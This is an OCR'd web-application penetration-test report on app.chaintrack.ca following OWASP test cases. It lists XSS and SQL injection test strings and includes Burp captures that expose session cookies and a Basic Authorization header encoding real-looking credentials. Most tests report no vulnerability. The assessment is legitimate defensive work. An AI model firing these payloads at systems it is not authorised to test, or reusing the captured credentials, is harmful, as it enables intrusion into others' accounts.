
Locked out for 60 seconds after 5 failed attempts, but no permanent lock out.
There is no CAPTCHA challenge.




Testing for remember password functionality


Verify that the credentials are not stored in clear text, but are hashed.








Examine the hashing mechanism










Verify that the credentials are only sent during the log in phase, and not sent together with every request to the application.

← 所有 Cookie 和站点数据 / app.chaintrack.ca 本地存储的数据

全部删除

Cookie

XSRF-TOKEN

chaintrack_session

remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d

名称

remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d

内容

eyJpdiI6IkcxWThiXC9ZTjFkK3RVT3FnUXN5dGR3PT0iLCJ2YWx1ZSI6IjVIUldYSEtkc0lqRFdqUlM4dVZlWjVQYnBNQWdoRlRwRWFhSWZ1cis2elhrZXJHWWhjREVBeGl2VzNSN0xuVFlxWlJGRFlJK1ZJU211UUt5djRScmZhQ2lPMnRuZ1BTbnF0NGMrb01cLzJQNlVWMEhZWW0yeDRTSUQwdGxsQTlCNGNnczlnYWhSQXRBb1ZxSlJ6WUVsNVZhNHI3SlJURHBsS3NlaTM1S0REN0E9IiwibWFjIjoiMjlhZmFjYzViY2ExNGZlMjE1ZTZjNTFjY2Q1ZmE1ZDU4MzAyODlmOTA4ZjQ2N2NhN2U0OWU2MzY1NTJmZDY1MyJ9

域

app.chaintrack.ca

路径

/

发送

仅限相同站点的连接

可供脚本使用

否(HttpOnly)

已创建

2022年12月13日星期二 23:51:26

到期

2024年1月17日星期三 23:51:26

Response

Pretty Raw Hex Render

```
1  HTTP/2 302 Found
2  Server: nginx/1.17.3
3  Content-Type: text/html; charset=UTF-8
4  Location: https://app.chaintrack.ca/dashboard
5  Cache-Control: no-cache, private
6  Date: Tue, 13 Dec 2022 05:41:13 GMT
7  Set-Cookie: XSRF-TOKEN=
   eyJpdiI6InFkRlRidlhodWNRZmxtV0VMRVd2ZHc9PSIsInZhbHV1IjoiY1F6cTVnaXp5V1dtVGs3cVBOV29EY2FTS0OrN1R1OWJUUkFDVUxIaWgwckhoSDgzcnBSZTBsbnNiZjFXdmxrSSIsImihYyI6ImViMzAxNjA2MjExZTdhNWFkYzQOYWY4YjNkMjNjOTEONWM0ZGU1Yzg2NzhiYTE2MmZ1ZTU1MGPhZDE3NzkxZWYifQ%3D%3D;
   expires=Tue, 13-Dec-2022 07:41:13 GMT; Max-Age=7200; path=/
8  Set-Cookie: chaintrack_session=
   eyJpdiI6InJXVHN3Zm42UHJ2cHZlTiBhY3c3OXc9PSIsInZhbHV1IjoiMFRZS25Ld3VcL3ZadDNFdTFwa2hlNVE3dENBYiRVZWtNWU1qamFpYU9CSGlSZ2tUMjB4THBlXC9ZYOx1ZnRmWWZRIiwibWFjIjoiZDFjOGNmNmZiOGEzMjNkOTk4ODMxNTE1M2NhNDYyYjZkYzZhNzdjZGJiMjcxYzg1MmQxY2M3OThhOTN1Y2M4ZCJ9;
   expires=Tue, 13-Dec-2022 07:41:13 GMT; Max-Age=7200; path=/; httponly
9  Set-Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=
   eyJpdiI6Ik1CVjgrcjBqNDRDeFpHVUtqbEgrc1E9PSIsInZhbHV1IjoiNElsU21FMWJiS2k2QzVnVEloUmRoTytsdOJMdHhZeHExOEhTWWdMMkZnVGtKNDRRSUlobitOM2JQaHN6UOVTVTUOdERRZCtUWVNJNWU4WWxremiLaERndmFjT3BjUFNQVTBXeHlcLOpYTlcyMOozdlFIZ2N2bERTNTVDdUZFMXhcL1MlbzI4M25qK1VSaVBEVGp3a3Z3eExmejhIRkFyNHBKdjJ5MkoxRmtCQXM9IiwibWFjIjoiZTFiNjNkNmMzYTcwNTMxNTMxOTc1MTIzOTM1NDM5MzA2MGQ5Nzc5YjBiZTc4OWNkMzExMjNjNGQ2ZjZjOTY2ZSJ9; expires=Sun, 12-Dec-2027 05:41:13 GMT; Max-Age=157680000; path=/; httponly
10 X-Frame-Options: SAMEORIGIN
11 X-Xss-Protection: 1; mode=block
12 X-Content-Type-Options: nosniff
13
14 <!DOCTYPE html>
15 <html>
16   <head>
17     <meta charset="UTF-8" />
18     <meta http-equiv="refresh" content="0;url='https://app.chaintrack.ca/dashboard'" />
19
20     <title>
         Redirecting to https://app.chaintrack.ca/dashboard
       </title>
21   </head>
22   <body>
23     Redirecting to <a href="https://app.chaintrack.ca/dashboard">
         https://app.chaintrack.ca/dashboard
       </a>
       .
24   </body>
25 </html>
```

06

Input Validation

Reflected Cross Site Scripting (OTG-INPVAL-001)
Stored Cross Site Scripting (OTG-INPVAL-002)
SQL Injection (OTG-INPVAL-005)

Reflected Cross Site Scripting (OTG-INPVAL-001)

Manual analysis

1. Identify the pages that require some user input.
2. Perform the test on those pages

Classic attack

<script>alert(Pentest)</ script>

Different syntax or encoding:

“><script>alert(Pentest)</ script>

“%3cscript%3ealert(Pentest)%3c/script%3e

Tool based analysis

Arachni


ZAP

Burp

Result:

No vulnerable

Burp Suite


Send
Cancel
Target: ht
Request
Pretty
Raw
Hex
GET /api/devices?page=<script>alert(Pentest)</script> HTTP/2
Host: app.chaintrack.ca
Cookie: io=V7J3eyLAndOutLMkAAK_; XSRF-TOKEN=
eyJpdiI6InA1dDhtWlXa3F1NFAxaTFsQjRlclE9PSIsInZhbHVlIjoiSlZJSkhSeElDemlocWU2azVZODJnTm9
obEp4OXJpYVJqbFJHMGN1SWRuRO9mQOs3NOVtKOowWDkxcEJGZ2JpbSIsIm1hYyI6IjZmMzllNDE5YTE1MWEzNz
c5NjM0ZTc2MGI4ZTYzNWVjY2QwNzc4NjJiZDI0YTliN2E5MzAxZTUyMzc2MjA5MWQifQ%3D%3D;
chaintrack_session=
eyJpdiI6InlFTEl2QTcwNFwvZGxhQmwzSVhxSUpBPTOiLCJ2YWx1ZSI6Ikd2MG5UVExzWWY3TjNKa1dpV3dxMXp
KNGVHaOg3ZkdOeXpRYXlBdHVQcHA3c2JISjJpR0hQS1czeGxCN2RIWlIiLCJtYWMiOiJlZDgxZjQ2MDk1NjEyYW
NlZTMyNDAyZTVlMTEyODk5Y2FkOGE1MzQ4NmQ2MDRiMDRkOTEwMDcyZWRhNjUONzY2In0%3D
Authorization: Basic Qmx1ZWNoYWluOkBWaUlpTGFiczUwNTAh
Sec-Ch-Ua: "Chromium";v="103", *.Not/A)Brand";v="99"
Accept: application/json, text/plain, */*
X-Xsrf-Token:
eyJpdiI6InA1dDhtWlXa3F1NFAxaTFsQjRlclE9PSIsInZhbHVlIjoiSlZJSkhSeElDemlocWU2azVZODJnTm9
obEp4OXJpYVJqbFJHMGN1SWRuRO9mQOs3NOVtKOowWDkxcEJGZ2JpbSIsIm1hYyI6IjZmMzllNDE5YTE1MWEzNz
c5NjM0ZTc2MGI4ZTYzNWVjY2QwNzc4NjJiZDI0YTliN2E5MzAxZTUyMzc2MjA5MWQifQ==
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.5060.134 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.chaintrack.ca/devices
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Server: nginx/1.17.3
Content-Type: application/json
Vary: Accept-Encoding
Cache-Control: no-cache, private
Date: Tue, 13 Dec 2022 06:55:40 GMT
Set-Cookie: XSRF-TOKEN=
eyJpdiI6ImlSR01SZzY1NCtHTEFhKyswK3N1NWc9PSIsInZhbHVlIjoic1B6Vnh5bmVJRGNCUkVPTHpyM3YwR4c
waTlyPWlRNGJNS1wvbStiQ3dvUDJaRloOV2Z2ZHNwSndUYTYzRXBJMXUiLCJtYWMiOiIONGFlYTE0NDE4Y2MONT
NhODRiZDk5MjBlZGMwZjU5MmQyOTBmMGUyZDhiMjMwOWM3ODU2MGQ1N2I2OTdkOGE4In0%3D; expires=Tue,
13-Dec-2022 08:55:40 GMT; Max-Age=7200; path=/
Set-Cookie: chaintrack_session=
eyJpdiI6Imv3MXVaQWh5ewtVQjZxQjdpYU5cL3R3PTOiLCJ2YWx1ZSI6ImdLR3RQS2xKdVF3RkNiNmpRMDExaHF
uSitxZ3JUKOFMR3gyRkNZaOdnNTJLVWZVZO9VaGlOMjNnZ1JGcGNtY3A1LCJtYWMiOiJhNTUxZTYzMTZkMjc4OW
U3NGZiYWFiMDZhZDU5NWJhY2VmZmRjMTQOZTdhY2M2ZmIzNzVkM2EwYTQ5MTUwNjIyIn0%3D; expires=Tue,
13-Dec-2022 08:55:40 GMT; Max-Age=7200; path=/; httponly
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
{
"data":[
{
"id":114,
"name":"DL50114 - Dummy",
"defaultName":"DL50114 - Dummy",
"type":"logger",
"vehicle":"Toyota Civic 1998",
"status":"active",
"settings":{
"gps":true
},
"registeredAt":"2022-10-09T15:41:48-07:00"
}
],
"links":{
"first":"https:\/\/app.chaintrack.ca\/api\/devices?page=1",
"last":"https:\/\/app.chaintrack.ca\/api\/devices?page=1",
"prev":null,
"next":null
},
"meta":{
"current_page":1,
"from":1,
"last_page":1,
"path":"https:\/\/app.chaintrack.ca\/api\/devices",
"per_page":10,
"to":1,
"total":1
}
}

Stored Cross Site Scripting (OTG-INPVAL-002)

Manual analysis

1. Identify all points where user input is stored into the back-end and then displayed by the application.
2. Perform the test on those pages:

Basic injection

aaa@aa.com”><script>alert(Pentest)</script>

aaa@aa.com%22%3E%3Cscript%3Ealert(Pentest)%3C%2Fscript%3E

File Upload

The expected file to be uploaded is a .csv so we have verified arbitrary MIME types like .js and .py

Tool based analysis

ZAP


Burp


Result:

No vulnerable to basic injection.

Inconclusive for file upload

File Upload





Findings

When we upload a file of any type we got a 200 response code for the method POST that by standar should indicate that everything work as expected.

Unfortunately we are not able to see where this files are being uploaded or how to access them, even legit files that contain orders.

SQL Injection (OTG-INPVAL-005)

Manual analysis

Standard SQL Injection Testing

' or 1=1;--

1. $username = 1' or '1' = '1'))/*

'%20or%20'1'%20=%20'1

Fingerprinting the Database

1. The first way to find out what backend database is used is by observing the error returned by the application.
2. If there is no error message or a custom error message, try to inject it into the string field using a concatenation technique.

Tool based analysis


burp


sqlmap

Result:

No vulnerable.

Manual test





Tools

07

Client Side Testing

Testing for Client Side URL Redirect (OTG-CLIENT-004)
Testing for Clickjacking (OTG-CLIENT-009)

Testing for Client Side URL Redirect (OTG-CLIENT-004)

Method:

1. Spider target site
2. Filter sitemap by status code such as 3xx [Redirection]
3. Analysis results , modify and scan

Tool used

burp

Result:

No vulnerable.

222	https://app.chaintrack.ca	GET	/api/teams/9/invitations		200	1409	JSON	
223	https://app.chaintrack.ca	GET	/api/teams/roles		200	942	JSON	
1	https://app.chaintrack.ca	GET	/		302	1343	HTML	Redirecting to https://app...
14	https://app.chaintrack.ca	POST	/login	✓	302	1365	HTML	Redirecting to https://app...

Send Cancel < > Follow redirection Target: h

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: app.chaintrack.ca
3 Cookie: XSRF-TOKEN=
  eyJpdiI6IjNoZFFIdlhBYWtwNVQwTk5IZkZ1eGc9PSIsInZhbHVlIjoiOFZtcm51VFFpYWMxR
  zZ5VTlLdW5QZzO9IiwibWFjIjoiZTFmMjRmNWZlMDU2ZWE0MmIwNjAwOWMONmRiZWY2NjZiNG
  JlYWY3NzY4N2I1YzY1OGNlNTIyNjlmMjdmYjkxZCJ9; chaintrack_session=
  eyJpdiI6ImVtNHVlYThFdDEyYXdlV2lYNVFqelE9PSIsInZhbHVlIjoiOVVpQXozUGRFVDdYb
  1hwMkRSZmo5K2ZHTllUc2VoZFpyK1BrTmdiMzd2ajdnbU9XODh2M3FOMOZZMmFtb1wvNkwiLC
  JtYWMiOiI4MDExYzFlZWUwZGMxYzUxYjNhYzQ3NDkxZDYOOGZlYjNjMmJhYjViZDNkMzY2NmV
  hMDJlODRmMDUwM2MyMjU2In0%3D
4 Cache-Control: max-age=0
5 Authorization: Basic Qmx1ZWNoYWluOkBWaU1pTGFiczUwNTAh
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Linux"
16 Referer: https://www.google.com
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19
20
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Server: nginx/1.17.3
3 Content-Type: text/html; charset=UTF-8
4 Location: https://app.chaintrack.ca/login
5 Cache-Control: no-cache, private
6 Date: Wed, 14 Dec 2022 09:38:02 GMT
7 Set-Cookie: XSRF-TOKEN=
  eyJpdiI6IkZLbO4rWjNaNnFaU2taS2dVZ3JMa3c9PSIsInZhbHVlIjoiaEt1UGFyWCtWTDQ2Q
  UF3eG1mWVArYWVLVGFhNFJBWDdHR2cyMm5RdTlBSVVYTXhXXC9EUFgOeXlJVkpHdGgwMzkiLC
  JtYWMiOiI1MTBhMTE2MmU1NjI2YTc4NGY4MTU0OGNmMTI3NjBiNGUxZDZlY2Y1MWIOYTZhNDF
  lYTY2YjI4NGMzZmM4MTc4InO%3D; expires=Wed, 14-Dec-2022 11:38:02 GMT;
  Max-Age=7200; path=/
8 Set-Cookie: chaintrack_session=
  eyJpdiI6ImpSROM5aWJ4UFRrTXVsRW5MNzZOaEE9PSIsInZhbHVlIjoiRWhrZVBaQkFtRTU4d
  jZOK1UyangxV1V3aTd4eTlBNkZjZm5valgzY3UyVDc1WHRIM1FhV3pTYWlYTytmSjNuOSIsIm
  lhYyI6IjkxY2VkMzc5NzQzMjkzNzI5Y2Q4NDYxYjZlMzczMWRkOWJhNWRjNjg0MTMzMzE5MGY
  yZDJhNWRlZjAzNjY4MWYifQ%3D%3D; expires=Wed, 14-Dec-2022 11:38:02 GMT;
  Max-Age=7200; path=/; httponly
